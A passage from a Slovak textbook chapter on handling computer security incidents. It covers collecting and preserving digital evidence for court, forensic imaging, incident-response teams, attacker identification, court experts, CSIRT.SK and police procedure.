V slovenskom právnom systéme - ako v oblasti verejného práva, tak aj v oblasti súkromnoprávnej - platí princíp neobmedzeného predkladania dôkazov a ich voľného hodnotenia príslušným orgánom verejnej moci. Podľa trestného poriadku môže za dôkaz slúžiť všetko, čo môže prispieť k objasneniu veci, predovšetkým výpovede svedkov, znalecké posudky, veci a listiny, dokumentácia činu, obhliadka – a tiež zaistené stopy [2].

Každé technologické zariadenie, ktoré získava, spracováva, prenáša alebo uchováva dáta, zanecháva záznamy (obrazy) o svojej činnosti. V oblasti IKT je to predovšetkým **digitálna stopa**, ktorú možno definovať ako "akákoľvek informácia s vypovedacou hodnotou uložená alebo prenášaná v digitálnej binárnej forme, ktorá môže byť predložená súdu ako vecný dôkaz s vypovedacou hodnotou" (definícia podľa Scientific Working Group on Digital Evidence) [1]. V tejto definícii je kladený dôraz na predkladanie dôkazu súdu, a práve predložiteľnosť dôkazu súdu je hlavným kritériom úspešnosti korektného a spravodlivého vyriešenia takéhoto incidentu. Uvedená definícia je otvorená akejkoľvek technológii: digitálna stopa pokrýva nielen počítače a informačné systémy, ale aj oblasť digitálnych prenosov (mobilné telefóny, digitálnu TV), digitálne video- a audio- záznamy, digitálne fotografie, dáta kamerových systémov a elektronických zabezpečovacích systémov a pod.

**Originálne digitálne stopy** sa nachádzajú na fyzických objektoch, ktorými sú produkčné technologické nosiče informácií [2]. V praxi sú to pevné disky počítačov, rôzne pamäťové médiá (diskety, CD a DVD disky, pamäťové karty, dátové pásky atď.). Originálna digitálna stopa má najvyššiu vypovedaciu hodnotu a je aj súdne bez problémov akceptovaná ako dôkaz. Ale zaistenie fyzického objektu (napr. celého počítača) je dosť problematické, nakoľko ten býva súčasťou informačného systému v produkcii, alebo je dokonca fyzický objekt geograficky na inom mieste (napr. server aj v inej krajine). Preto sa dnes zvyčajne pracuje s **duplikátom digitálnej stopy**, čo je presná digitálna reprodukcia všetkých dátových objektov obsiahnutých na originálnom fyzickom objekte na fyzický rovnaký typ dátového média (kompletný „image" vytvorený v pomere 1 : 1). V prípade, kedy nie je možné zaistiť fyzické objekty s originálnymi digitálnymi stopami, je nutné vyhotoviť dva duplikáty stopy – jeden bude uložený a zapečatený na bezpečnom mieste (napr. v trezore) pre potreby súdu ako referenčný a s druhým (pracovným) sa vykonáva kriminalistická forenzná analýza. Určitý problém nastáva v situácii diaľkového prístupu, pokiaľ sa nedostaneme k fyzickému nosiču dát a zhotoveniu duplikátu všetkých bitov nachádzajúcich sa na vzdialenom nosiči dát v pomere 1 : 1 nie je možné. Potom pracujeme s tzv. **kópiou digitálnej stopy**, kedy vytvárame dátové objekty s rovnakým informačným obsahom, ale na fyzické médium, ktoré môže byť odlišného typu než je pôvodný fyzický objekt (lebo nevieme zistiť jeho typ). Musíme však počítať s tým, že takto nemusíme získať všetky informácie, ktoré môžu byť na pôvodnom médiu skryté alebo nekopírovateľné. Ich preukazná hodnota pred súdom je preto slabšia.

Každé pochybenie pri získavaní a zabezpečovaní digitálnych stôp sa pri dôkaznom riadení na súde môže vypomstiť, alebo môže dať obvinenému páchateľovi do rúk možnosti ako spochybniť celé procesné alebo i vecné vyšetrovanie počítačového zločinu.

### 13.3.2 Zbieranie digitálnych stôp a zaobchádzanie s nimi

V slovenskom právnom systéme (z formálneho hľadiska) kriminalistické stopy (aj digitálne) sa stávajú dôkazmi iba vtedy, ak sú akceptované súdom, resp. orgánmi činnými v trestnom konaní. Teda je určitý právny formálny rozdiel medzi stopou a dôkazom (v anglosaskej literatúre sa toto nezvykne rozlišovať, lebo všetko je dôkaz - „evidence").

V súdnom konaní je dôležité jasne zdokumentovať, ako boli všetky stopy (potenciálne dôkazy) získané a následne aj ochránené - vrátane kompromitovaného systému. Digitálne stopy musia byť vyzbierané podľa procedúr, ktoré sú v súlade s príslušnými zákonmi, a je vhodné riadiť sa pokynmi právnikov, prípadne na základe predchádzajúcich diskusií s orgánmi činnými v trestnom konaní tak, aby tieto stopy boli prijateľné pre súd ako dôkazy. O každej stope ako potenciálnom dôkaze musí byť vedený detailný záznam nasledujúceho zloženia [4]:

- identifikácia nosiča informácie (napríklad miesto, sériové číslo, číslo modelu, meno uzla, adresa MAC sieťového rozhrania, adresa IP sieťovej karty uzla),
- meno, priezvisko a číslo telefónu každého jednotlivca, ktorý zbieral alebo narábal s dôkazom počas vyšetrovania incidentu,

- dátum a čas každého narábania s potenciálnym dôkazom,
- miesto uloženia dôkazu.

Zbieranie digitálnych stôp zo zdrojov počítača má niektoré zložitosti. Vo všeobecnosti je žiaduce získať stopu zo systému ihneď ako vzniklo podozrenie, že sa incident mohol vyskytnúť. Veľa incidentov spôsobuje dynamický výskyt reťaze udalostí, ktoré treba zachytiť. Prvotná snímka systému (zaznamenanie okamžitého stavu systému) je veľmi prospešná pri identifikácii problému a jeho zdrojov než väčšina ostatných akcií vykonaných v tejto etape. Z dôkazného pohľadu je omnoho lepší snímok systému „ako momentálne je“ než vykonať snímok až potom, čo analytici, systémoví administrátori a ďalší svojou nepozornosťou alebo aj neúmyselne zmenili stav systému počas vyšetrovania. Používatelia a administrátori si musia byť vedomí postupov, ktoré musia dodržať, aby zachovali pôvodnú stopu.

Pred kopírovaním súborov z napadnutého prvku (počítača, uzla a pod.) je často žiaduce zachytiť prechodné informácie, ktoré nemôžu byť zaznamenané do systémového súboru alebo zálohy (image backup), ako sú súčasné sieťové spojenia, login relácie, otvorené súbory, konfigurácie sieťových interfejsov a obsah pamäti. Tieto prechodné informácie môžu obsahovať vodítko k identite útočníka a k použitej metóde útoku. Tiež je dôležité zdokumentovať odchýlku lokálnych hodín uzla od skutočného času. Sú isté riziká spojené so zbieraním informácií zo živého systému, lebo každá vykonaná aktivita na uzle sama o sebe zmení stav uzla. A navyše, na živom systéme môže byť stále prítomný útočník, ktorý môže detekovať aktivity analytika.

### 13.3.3 Zaisťovanie dôkazov bezpečnostných incidentov

Pretože efektívna reakcia na incidenty je komplexná úloha, vytvorenie tímu reakcie na incidenty a na riešenie incidentov vyžaduje primerané zdroje a organizačné opatrenia. Samozrejme, menšie spoločnosti a organizácie si zvyčajne nemôžu dovoliť zamestnávať tím špecialistov na riešenie bezpečnostných incidentov. Je to zvykom len vo veľkých firmách alebo špecializovaných inštitúciách, na ktoré sa v prípade potreby možno obrátiť (na odporúčanie vlastného odborníka na bezpečnostné incidenty – v úvode spomínaná „ohlasovňa“ bezpečnostných incidentov) [4,5].

Nepretržité monitorovanie hrozieb bezpečnostnými nástrojmi, ako sú napríklad IDS a antivírusová ochrana, je základnou podmienkou. Rozhodujúcim je jednak zavedenie jasných procedúr ohodnocovania aktuálneho a potenciálneho dopadu incidentov na pracovné činnosti organizácie ako aj implementácia efektívnych metód zbierania údajov, analyzovania a oznamovania incidentov. Je tiež dôležité vytvoriť vzťahy a zaviesť vhodné komunikačné mechanizmy s ostatnými útvarmi organizácie (napr. právny útvar, personálny útvar).

Skúsený analytik musí byť schopný iba pomocou minimálneho počtu príkazov zozbierať aj dynamické stopy bez toho, aby nechcene zmenil následné stopy. Jednoduchý, ale zle vybratý príkaz môže nevratne zničiť dôkaz. Navyše, vykonávať príkazy napadnutého počítača je tiež nebezpečné, pretože príkazy môžu byť zmenené alebo nahradené (napríklad Trójsky kôň, rootkits) z dôvodu skrývania informácií alebo spôsobenia ďalšej škody. Analytici musia používať príkazy a ostatné potrebné súbory z dôveryhodných zdrojov (z floppy disku alebo CD s ochranou na zápis) tak, aby vykonávané príkazy sa realizovali bez intervencie kódu alebo používania súborov z napadnutého systému. Analytici môžu tiež použiť programy s blokovaním zápisu, ktoré bránia systému zapisovať na vlastný disk počítača.

Ako už bolo spomenuté, bezprostredne po zozbieraní prechodných údajov musí analytik vytvoriť **kópie diskov** v pomere 1 : 1 na médiá s ochranou proti zápisu, pretože takéto obsahujú všetky údaje z napadnutých diskov, vrátane zrušených súborov a súborových fragmentov. Ak sa predpokladá, že zozbierané stopy o incidente budú predmetom súdneho konania alebo interného disciplinárneho konania, musí analytik urobiť aspoň **dve úplné kópie diskov**, správne ich označiť a jednu kópiu bezpečne uložiť výlučne ako referenčnú – bude použitá ako dôkaz.

### 13.3.4 Analýza digitálnych stop

Prehliadací softvér je dôležitý nielen na získanie obrazu disku (image), ale tiež na automatizáciu väčšiny procesov analýzy. Zvyčajne je potrebné:

- identifikovanie a obnovenie fragmentov súborov, skrytých a zrušených súborov a adresárov z ľubovoľnej lokácie disku (ako sú napríklad použitý a voľný priestor),
- preverenie štruktúr súborov, ich hlavičiek a ďalších charakteristík s cieľom určiť, aké typy údajov každý súbor obsahuje, nespoliehajúc sa na značku rozšírenia súborov (napríklad .doc, .jpg, .mp3),
- zobrazenie obsahu všetkých grafických súborov,
- vykonanie komplexného prehľadania,
- grafické zobrazenie adresárovej štruktúry získaného média,
- vytváranie správ, a pod.

Počas zbierania digitálnych stôp je rozumné získať aj kópie logovacích súborov z ostatných podporných zdrojov (napríklad logy z bezpečnostnej brány - tie ukazujú IP adresu použitú pri útoku). Takisto ako pri zbieraní stôp z disku a iných médií, musia byť logovacie súbory zapísané a uchované na médium s ochranou proti zápisu. Aj tu jedna kópia logovacích súborov musí byť uložená ako referenčná (neskôr môže predstavovať dôkaz), zatiaľ čo druhá môže byť použitá pri obnovení stavu systému pri incidente pre potreby analýzy. Mnohí analytici na ochranu integrity uložených logovacích súborov používajú kryptografickú hašovaciu funkciu, pomocou ktorej vypočítajú ich hašovacie hodnoty (message digest). Podobne, ako v prípade postihnutého uzla, musia analytici zaznamenať lokálny čas podporného zdroja a jeho odchýlku od reálneho času.

Analytik môže pri analýze incidentu požadovať opakovanie aspektu incidentu, ktorý nebol adekvátne zaznamenaný. Napríklad, používateľ sa pripojil k škodlivej web stránke, ktorá potom kompromitovala jeho pracovnú stanicu. Pritom na pracovnej stanici nezostal žiaden záznam o útoku. Analytik môže na inú pracovnú stanicu nainštalovať odchytávač paketov a bezpečnostný softvér, pripojiť sa k tej istej web stránke ešte raz, zaznamenať a analyzovať útok a zistiť, čo sa vlastne stalo. Analytik musí byť veľmi opatrný pri duplikácii takýchto útokov, aby svojou aktivitou neúmyselne nespôsobil výskyt iného incidentu.

### 13.3.5 Príprava na riešenie incidentov

Je vhodné, aby tím pre bezpečnostné incidenty mal prichystaný tzv. pohotovostný kufrík (jump kit), čo je vlastne prenosný kufrík obsahujúci materiál, ktorý bude pravdepodobne člen tímu potrebovať pri vyšetrovaní incidentu mimo stáleho pracoviska. Pohotovostný kufrík musí byť vždy plne pripravený, pretože kedykoľvek môže vzniknúť v spoločnosti vážny incident a člen tímu si ho vyzdvihne a presunie sa na miesto vyšetrovania incidentu. Pohotovostný kufrík typicky obsahuje [4]:

- laptop vybavený vhodným softvérom (napr. paketový sniffer, prehliadače),
- zálohovacie zariadenia, prázdne médiá,
- základné sieťové zariadenia a káble,
- generačné médium s operačným systémom s aktuálnymi záplatami OS,
- aplikačné programové vybavenie,
- poznámkový blok na poznámky,
- fotoaparát (možno použiť aj zabudovaný v mobilnom telefóne).

Zmyslom pohotovostného kufríka je umožniť rýchlejšiu reakciu: člen tímu si nemusí na mieste vyšetrovania incidentu požičiavať materiál, pretože si ho prinesie v kufríku. Cena za vybavenie pohotovostného kufríka a jeho udržiavanie sa organizácii vráti v znížení dopadu incidentu, pretože vymedzenie incidentu bude pomocou pohotovostného kufríka rýchlejšie a efektívnejšie. Takisto zbieranie digitálnych stôp, ktoré možno neskôr budú použité aj ako dôkazný materiál pred súdom, bude od počiatku uskutočňované podľa požadovaných procedúr.

Tím pre bezpečnostné incidenty musí pri prešetrovaní incidentu dokumentovať každý vykonaný krok. Ak tím došiel k záveru, že sa incident vyskytol, musí rýchlo vykonať prvotnú analýzu a určiť rozsah incidentu (ktoré siete, systémy alebo aplikácie boli postihnuté), kto a odkiaľ vznikol incident a ako sa incident realizoval (aké boli použité nástroje alebo metódy útoku, ktoré zraniteľnosti boli zneužité). Prvotná analýza musí poskytnúť dostatok informácií, aby si tím stanovil prioritu následných aktivít, ako sú vymedzenie incidentu a podrobnejšia analýza účinkov incidentu. V prípade pochybností musí tím na riešenie predpokladať najhorší prípad, pokiaľ dodatočné analýzy neukážu inak.

V procese riešenia incidentov je najťažšou úlohou práve detekcia incidentu. Analytici incidentov sú zodpovední za analyzovanie nejednoznačných a neúplných symptómov, a musia určiť, čo sa vlastne stalo. Aj keď existujúce technické riešenia o niečo zjednodušujú detekciu incidentov, najlepším riešením je vytvorenie tímu na riešenie incidentov pozostávajúceho zo skúsených a vysokokvalifikovaných členov, ktorí sú schopní účinne a rýchle analyzovať prekurzory a náznaky/príznaky incidentov a vykonať vhodné akcie. Bez dobre trénovaného a schopného tímu bude detekcia a analýza incidentov neefektívna a môžu byť prijaté drahé alebo chybné rozhodnutia.

Útvar na riešenie incidentov musí prešetrovať každý incident. Musí rýchlo vykonať prvotnú analýzu a určiť rozsah incidentu (ktoré siete, systémy alebo aplikácie boli postihnuté, kto alebo odkiaľ vznikol incident a ako sa incident realizoval, aké boli použité nástroje alebo metódy útoku, ktoré zraniteľnosti boli zneužité). Prvotná analýza musí poskytnúť útvaru na riešenie incidentov dostatok informácií, aby bolo možné stanoviť prioritu následných aktivít, ako sú vymedzenie incidentu a podrobnejšia analýza účinkov incidentu. V prípade pochybností musí útvar na riešenie incidentov predpokladať najhorší prípad, pokiaľ dodatočné analýzy neukážu iné vlastnosti incidentu.

### 13.3.6 Identifikácia útočníka

Pri prešetrovaní incidentu je často vznesená požiadavka (napr. od vlastníkov aktív) na identifikáciu útočníka. Aj keď táto informácia môže byť dôležitá najmä v prípade, keď organizácia chce podať trestné oznámenie na útočníka, musia sa členovia tímu na riešenie incidentov sústrediť na vymedzenie a odstránenie incidentu a obnovu po incidente. Identifikácia útočníka je často časovo náročný proces (a nezriedka aj márny), ktorý odťahuje analytikov od dosiahnutia ich primárneho cieľa – minimalizácie dopadu incidentu na obchodné aktivity spoločnosti. Ďalej sú opísané najčastejšie vykonávané činnosti na identifikáciu útočníka [5]:

- **Potvrdenie útočníkovej IP adresy** – analytik môže skúsiť potvrdiť pomocou služieb ping, traceroute alebo ďalšími metódami verifikujúcimi konektivitu, že IP adresa nebola sfalšovaná (spoofing). Tento prístup však dokazuje len to, že existuje uzol s takou IP adresou a odpovedá na žiadosti. Ak tento uzol neodpovedá, neznamená to, že táto IP adresa nie je reálna, uzol totiž môže byť nakonfigurovaný tak, že ignoruje služby ping a traceroute. Útočník mohol tiež obdržať dynamickú adresu (napríklad z množiny dialup modemov), ktorá bola už priradená niekomu inému. Naviac, ak IP adresa je reálna a analytik ju „pinguje“, útočník môže byť upozornený, že jeho aktivity sú detekované. V prípade, že sa vyskytne takáto situácia predtým, ako bol incident úplne vymedzený, môže útočník spôsobiť ďalšie škody, ako je vymazanie disku s dôkazmi o útoku. Analytik incidentov pri stanovení platnosti IP adresy musí zvážiť

získanie a používanie IP adresy útočníka od inej organizácie (napr. od poskytovateľa internetovských služieb ISP) - týmto sa pred útočníkom skryje skutočný žiadateľ o IP adresu.

- **Skenovanie útočníkovho systému** – niektorí analytici urobia viac na kontrolu IP adresy útočníka než je vykonanie služieb ping a traceroute, môžu spustiť skener portov, skener zraniteľností a ďalšie nástroje, aby zozbierali viac informácií o útočníkovi. Skener môže napríklad indikovať počúvanie Trójskych koní na útočníkovom systéme, čo implikuje, že samotný útočníkov uzol bol napadnutý. Analytici by mali konzultovať skenovanie uzla útočníka s právnikmi ešte pred jeho vykonávaním, pretože takéto skenovanie môže byť v rozpore s vnútornými predpismi spoločnosti a dokonca aj s národnou právnou úpravou.
- **Skúmanie útočníka prostredníctvom vyhľadávacích nástrojov** – pri väčšine útokov, analytik incidentu získa aspoň nejaké údaje týkajúce sa možnej identity útočníka, napríklad zdrojová IP adresa, e-mailová adresa alebo prezývka na Internet Relay Chat (IRC). Preskúmanie Internetu na tieto údaje môže viesť k získaniu viacerých informácií o útočníkovi, napr. mailing zoznam týkajúci sa podobných útokov alebo dokonca web stránky útočníka. Takéto skúmanie útočníka nie je vo všeobecnosti potrebné predtým, než incident bol úplne vymedzený.
- **Využitie databázy incidentov** – niekoľko neformálnych skupín zbiera a konsoliduje logy IDS a bezpečnostných brán z rôznych spoločností do databázy incidentov. Niektoré z týchto databáz umožňujú analytikom skúmať záznamy odpovedajúce určitým IP adresám. Analytici môžu použiť databázu a zistiť, či iné spoločnosti oznámili podozrivé aktivity z toho istého zdroja. Samozrejme, napadnutá spoločnosť môže skontrolovať svoje vlastné záznamy incidentov alebo databázu na podobné aktivity.
- **Monitorovanie možných komunikačných kanálov útočníkov** – ďalšia metóda, ktorú používajú niektorí analytici na identifikáciu útočníkov, je monitorovanie komunikačných kanálov útočníka. Napríklad, útočníci sa môžu zhromažďovať na istých kanáloch IRC a chváliť sa svojimi „úspešnými“ akciami. Samozrejme, že informácie získané takýmto spôsobom nie sú hotové fakty, ale musia byť ďalej skúmané a verifikované.

### 13.3.7 Cena za (riešenie) bezpečnostného incidentu

Z vyššie uvedeného je zrejmé, že riešenie bezpečnostného incidentu môže byť veľmi nákladná a zdĺhavá procedúra. Ako bolo niekoľkokrát zdôraznené, riešenie počítačových bezpečnostných incidentov si vyžaduje prítomnosť vysokokvalifikovaných a skúsených odborníkov, ktorých je nedostatok na pracovnom trhu. A tí, nakoľko ich nie je veľa, majú svoju hodnotu. Sadzba špecialistov súkromných firiem zaoberajúcimi sa riešením bezpečnostných incidentov, zbieraním digitálnych stôp, eventuálne obnovou správnej činnosti informačného systému po incidente, sa začína pri 1 000 eur na deň. Pritom u komplikovanejších incidentoch ide o činnosť trvajúcu nie dni, ale týždne, a zvyčajne sa podieľa na tejto činnosti aj viac špecialistov (často aj právnikov). Výsledná cena za tieto úkony sa môže vyšplhať na niekoľko desiatok tisíc eur, čo môže byť veľký problém pre inštitúcie v štátnom a verejnom sektore. A treba podotknúť, že úspech prípadného následného súdneho procesu podľa doterajších skúseností je veľmi otázny. Digitálne stopy v roli dôkazov nie sú súdmi vždy akceptované – opak je skôr pravdou [1]. Štatistiky – pokiaľ existujú - uvádzajú len nízky počet odsúdených páchateľov útokov na IKT z odhalených (údajne je len asi 10% páchateľov aj právoplatne odsúdených).

Štát ponúka pomoc v tejto oblasti, a to prostredníctvom inštitútu súdnych znalcov (znaleckých organizácií) schválených Ministerstvom spravodlivosti SR, špecializovanej inštitúcie CSIRT.SK zriadenej Ministerstvom financií SR a najnovšie aj prostredníctvom kriminalistických expertov Kriminalistického a expertízneho ústavu PZ SR.

## 13.4 Znalecká činnosť

Inštitút znalectva bol pôvodne zavedený pre potreby súdnej praxe – v minulosti sa používal termín „súdny znalec“. Dnes sa od prívlastku „súdny“ upúšťa, pretože znalecká činnosť má slúžiť pre potreby širokej verejnosti – teda aj mimo súdnictva [6, 7].

Znalec je odborník, ktorý spĺňa podmienky stanovené zákonom č. 382/2004 Z. z. (o znalcoch, tlmočníkoch a prekladateľoch a o zmene a doplnení niektorých zákonov [3]) a je zapísaný do zoznamu znalcov vedenom Ministerstvom spravodlivosti SR. Podľa tohto zákona sa znalcom stáva fyzická osoba, ktorá - okrem iného - je bezúhonná, získala vzdelanie v odbore (ktorý je predmetom činnosti), vykonáva prax v odbore najmenej sedem rokov, zložila odbornú skúšku z odboru, zložila sľub znalca.

Podľa Vyhláška č.490/2004 Z.z., znalci sú vedení v zozname znalcov a vykonávajú znaleckú činnosť ako:

a) fyzické osoby,
b) právnické osoby,
c) zamestnanci znaleckej organizácie,
d) členovia znaleckého ústavu.

Ministerstvo spravodlivosti určuje odbory a v ich rámci odvetvia znalectva (zvyčajne na podnet súdov alebo orgánov verejnej moc). Každý odbor a odvetvie sú označované 6-miestnym číselným kódom. Celkovo znalcov vedených Ministerstvom je niekoľko tisíc asi pre stovku odvetví. Obzvlášť laickej verejnosti môže byť nejasné, že na akého znalca sa v danej veci obrátiť. Z hľadiska posudzovania počítačových incidentov má význam znalectvo technického zamerania, resp. odbory 10 0000 (Elektrotechnika) a 49 0000 (Kriminalistika). Ide predovšetkým o tieto znalecké odvetvia [7]:

10 1000 – Bezpečnosť a ochrana informačných systémov,
10 0600 – Elektronické komunikácie,
10 0200 – Elektronika,
10 0800 – Nosiče zvukových a zvukovoobrazových záznamov,
10 0701 – Odhad hodnoty elektrotechnických zariadení a elektroniky,
10 0400 – Riadiaca technika, výpočtová technika,
49 2000 – Kriminalistická informatika.

Ďalšími oblasťami, kde môže byť znalec uvedených odvetví nápomocný, sú:

- stanovenie hodnoty elektrotechnických zariadení (vrátane IKT),
- ohodnocovanie programových systémov ako podkladov pre stanovenie ceny,
- vypracovanie posudkov pre orgány činné v trestnom konaní,
- zabezpečovanie digitálnych stôp a ďalších analytických úkonov,
- posudzovanie zhodnosti programového vybavenia pre autorsko-právne spory,
- spracovanie odborných vyjadrení ako podkladov pre podanie trestného oznámenia,
- posudzovanie prevádzkovej schopnosti a hodnoty prístrojov a programového vybavenia,
- posudzovanie plnenia a kompletnosti dodávok a zmlúv pre obchodné spory a reklamácie,
- posudzovanie projektov pred realizáciou, kontrola ich realizácie a výsledného efektu,
- vypracovávanie rôznych odborných stanovísk (napr. o ochrane dát, a pod.).

Podľa zákona pri výkone znaleckej činnosti je každý povinný poskytnúť znalcovi plnú súčinnosť. Poskytnutie súčinnosti je zo zákona vymožiteľné, a naopak, neposkytnutie súčinnosti znalcovi môže

mať za následok stíhanie pre marenie spravodlivosti. Viac informácii na http:/www.jaspi.justice.gov.sk.

## 13.5 CSIRT.SK

Computer Emergency Response Team (CERT) alebo Computer Security Incidents Response Team (CSIRT) sú organizácie združujúce špecialistov na informačnú bezpečnosť, ktorých primárnou úlohou je zisťovanie možných hrozieb na počítačové systémy, ich vyhodnocovanie, koordináciu reakcie na vzniknuté bezpečnostné incidenty, a v neposlednom rade aj na pomoc pri náprave vzniknutých škôd, zhromažďovať informácie o počítačových bezpečnostných incidentoch a rizikách z nich vyplývajúcich, urýchlenej distribúcie týchto informácií k relevantným adresátom a koordinácie ich činností v prípade incidentu [9].

Prvá organizácia CERT bola založená v roku 1988 americkým úradom DARPA. Jej vznik bol podnietený útokom počítačového červa (známeho ako Morrisov Worm), ktorý ochromil nezanedbateľnú časť vtedajšej siete Internet, predovšetkým v USA. Dnes existuje po celom svete viac ako 200 rôznych tímov typu CERT/CSIRT (vládnych, firemných i privátnych), ktoré spolupracujú na báze vzájomnej dôvery („rovný s rovným“) a vzájomnej výmeny informácií [3]. Okrem iného, aj na podporu rozvoja spolupráce týchto jednotiek v rámci Európskej únie vznikla v roku 2004 agentúra ENISA (European Network and Information Security Agency), ktorá je zameraná na koordináciu a zdieľanie informácií medzi členskými štátmi Európskej Únie v oblasti informačnej bezpečnosti. Jej právnym základom je nariadenie Rady ES č. 460/2004.

Computer Security Incident Response Team Slovakia – **CSIRT.SK** bol zriadený v roku 2010 ako špecializovaný útvar DataCentra (rozpočtovej organizácie Ministerstva financií SR) s cieľom zabezpečiť primeranú úroveň ochrany národnej informačnej a komunikačnej infraštruktúry (NIKI) na Slovensku, kritickej informačnej infraštruktúry a jej technologických prvkov [9]. CSIRT.SK zabezpečuje služby spojené so zvládnutím bezpečnostných incidentov, odstraňovaním ich následkov a následnou obnovou činnosti informačných systémov a súvisiacich informačných a komunikačných technológií v rámci NIKI[141] v spolupráci s vlastníkmi a prevádzkovateľmi NIKI, telekomunikačnými operátormi, poskytovateľmi internetových služieb a prípadne inými štátnymi orgánmi (napr. polícia, vyšetrovatelia, súdy), podieľa sa na budovaní a rozširovaní poznania verejnosti vo vybraných oblastiach informačnej bezpečnosti, aktívne kooperuje so zahraničnými organizáciami a reprezentuje SR v oblasti informačnej bezpečnosti na medzinárodnej úrovni.

CSIRT.SK poskytuje služby pre klientov **(**pre vlastníkov a správcov informačných systémov inštitúcií verejnej správy) definované uznesením vlády č. 479/2009, a to hlavne:

Aktívne služby CSIRT-u:

- varovania / upozornenia na bezpečnostné riziká,
- reakcia na incidenty,
- analýza incidentov,
- tvorba manuálov pre riešenie najčastejšie sa vyskytujúcich incidentov,
- koordinácia činností pri reakcií na incidenty,
- analýza bezpečnostných rizík a zraniteľností,
- reakcia na škodlivý softvér,
- analýza škodlivého softvéru.

[141] Národnej informačnej a komunikačnej infraštruktúry

Proaktívne služby CSIRT-u:

- oznámenia o incidentoch,
- technologický dozor,
- vzdelávanie a budovanie všeobecného povedomia v oblasti informačnej bezpečnosti,
- konfigurácia a údržba bezpečnostných nástrojov, aplikácií a infraštruktúry,
- služby detekcie prienikov,
- distribúcia informácií týkajúcich sa informačnej bezpečnosti,
- monitorovanie stavu hrozieb v oblasti IKT,
- konzultačná činnosť v oblasti informačnej bezpečnosť,
- asistencia a zaškolenie pri budovaní vlastných tímov pre riešenie incidentov.

Viac informácií možno získať na: http:/www.csirt.gov.sk.

## 13.6 Kriminalistická expertíza a policajné postupy

Kriminalistická expertíza sa od znaleckej činnosti líši predovšetkým v tom, že kriminalistika zhromažďuje kriminalistické stopy (môžu byť neskôr použité aj ako súdne dôkazy) tak, aby umožnila vypátranie a usvedčenie páchateľa, kým znalecký posudok je sám o sebe dôkazom [11]. Kriminalistika pôsobí predovšetkým v trestnom konaní, kým znalecká činnosť sa využíva nielen v súdnictve a notárstve, ale aj v občiansko-právnom konaní, v správnom konaní, pri právnych úkonoch občanov a organizácií (napr. predaj, kúpa, reklamácie). Na druhej strane, kriminalistom zo zákona prislúchajú väčšie možnosti pri vyšetrovaní (napr. predvedenie svedka alebo zadržanie podozrivého, a pod.) než znalcom. Ďalšia odlišnosť je v tom, že znalecká činnosť je vykonávaná zvyčajne ako „vedľajšia“ činnosť inak zamestnaných odborníkov (často vysokoškolskí pedagógovia), kým kriminalista je hlavné zamestnanie. Z uvedeného vyplýva, že ak je situácia evidentne jasná (je podozrenie, že bezpečnostný incident je trestným činom), treba sa obrátiť na ktorýkoľvek útvar Policajného zboru SR, prípadne prokuratúry alebo orgány činné v trestnom konaní, ktorými sú policajt (poverený príslušník a vyšetrovateľ) a prokurátor. Každý z týchto orgánov má pri vyšetrovaní trestných činov svoje miesto. Orgány činné v trestnom konaní pri vyšetrovaní trestných činov postupujú zákonom stanoveným spôsobom, ktorý je zameraný na zistenie skutočností a dôkazov dôležitých pre rozhodnutie, či v danej veci má byť začaté trestné stíhanie a vznesené obvinenie určitej osoby, alebo či má byť vydané iné rozhodnutie (napr. vec odovzdá príslušnému orgánu na prejednanie priestupku alebo iného správneho deliktu), ako aj na vykonanie účinných a nevyhnutných opatrení smerujúcich proti páchaniu trestných činov.

V prípade spáchania trestného činu, keď orgán činný v trestnom konaní pristupuje k vyšetrovacej činnosti, nachádza spravidla už len následky danej udalosti, ktoré prebehli v minulosti, čiže zmeny v stave situácie v podobe hmotných a nehmotných objektov, ku ktorým došlo následkom určitého konania v dôsledku spáchania trestného činu. Na dosiahnutie účelu trestného konania je potrebné aby orgány činné v trestnom konaní obstarali veci dôležité pre trestné konanie.

Ak bol bezpečnostným incidentom spáchaný trestný čin, podľa Trestného poriadku (zákon č. 301/2005 Z. z.) policajt začne trestné stíhanie vo veci a vykoná vyšetrovanie. Ak je na podklade zistených skutočností po začatí trestného stíhania dostatočne odôvodnený záver, že trestný čin spáchala určitá osoba, policajt bez meškania vydá uznesenie o vznesení obvinenia, ktoré ihneď oznámi obvinenému a vykoná vyšetrovanie. Pre úspešné vyšetrenie trestného činu sa odporúča priložiť všetky materiály a dokumenty, ktoré môžu byť nápomocné pri vyšetrovaní daného bezpečnostného incidentu. Za dôkaz môže slúžiť všetko, čo môže prispieť na náležité objasnenie veci a čo sa získalo z dôkazných prostriedkov podľa Trestného poriadku alebo podľa osobitného zákona. Po skončení vyšetrovania

a preštudovaní vyšetrovacieho spisu oprávnenými osobami policajt podá prokurátorovi návrh na podanie obžaloby podľa príslušného ustanovenia Trestného poriadku.

Bližšie kontakty na útvary Policajného zboru nájdete na internetovej stránke Ministerstva vnútra SR http://www.minv.sk/?kontakty-prezidia-policajneho-zboru.

## 13.7 Praktické rady „čo robiť“

1 Dbajte na realizáciu dobrých bezpečnostných opatrení a dodržujte bezpečnostnú politiku organizácie. Mnoho vhodných a správne nastavených opatrení (bezpečnostných plotov) výrazne znižuje počet incidentov, odrádza potenciálnych útočníkov, a tí aj keď predsa zaútočia, pri prekonávaní niektorého z viacerých „bezpečnostných plotov“ pravdepodobne zanechajú stopu.
2 Určite minimálne jedného odborníka na riešenie bezpečnostných incidentov (analytika incidentov) a túto skutočnosť dajte na vedomie všetkým používateľom ako adresu na nahlasovania incidentov. Vytvárajte povedomie, aby všetci zamestnanci nahlasovali tejto osobe všetky incidenty alebo neštandardné situácie – a to bez zábran (každému sa môže stať neúmyselne „malér“, preto netreba robiť mŕtveho chrobáka, lebo čas je často rozhodujúci činiteľ pri zabránení väčších následkov). A pri úmyselnom a zámernom čine to páchateľ nebude hlásiť, naopak, bude zatĺkať aj keď ho odhalíme.
3 S odbornou erudíciou sa snažte zaistiť všetky relevantné stopy (aj digitálne).
4 Pri komplikovanejších incidentoch sa nesnažme všetko robiť svojpomocne, ale prizvite na pomoc ihneď skúsených odborníkov (možností je viacero: CSIRT.SK, kriminalisti, súdni znalci, renomované súkromné firmy alebo profesijné asociácie zaoberajúce sa informačnou bezpečnosťou).
5 Ak incident naznačuje trestnú činnosť, konzultujte to ihneď s právnikom (najlepšie svojim), a až následne informujte orgány činné v trestnom konaní (políciu).
6 Vyhnite sa publikovaniu incidentu na verejnosti – bulvárne média ešte žiaden incident nevyriešili, ale zvýšili len svoju sledovanosť.
7 Pokiaľ problém dôsledne nezanalyzujete a neprekonzultujete s právnikom (prípadne znalcom), nekomunikujte s protistranou (páchateľom).
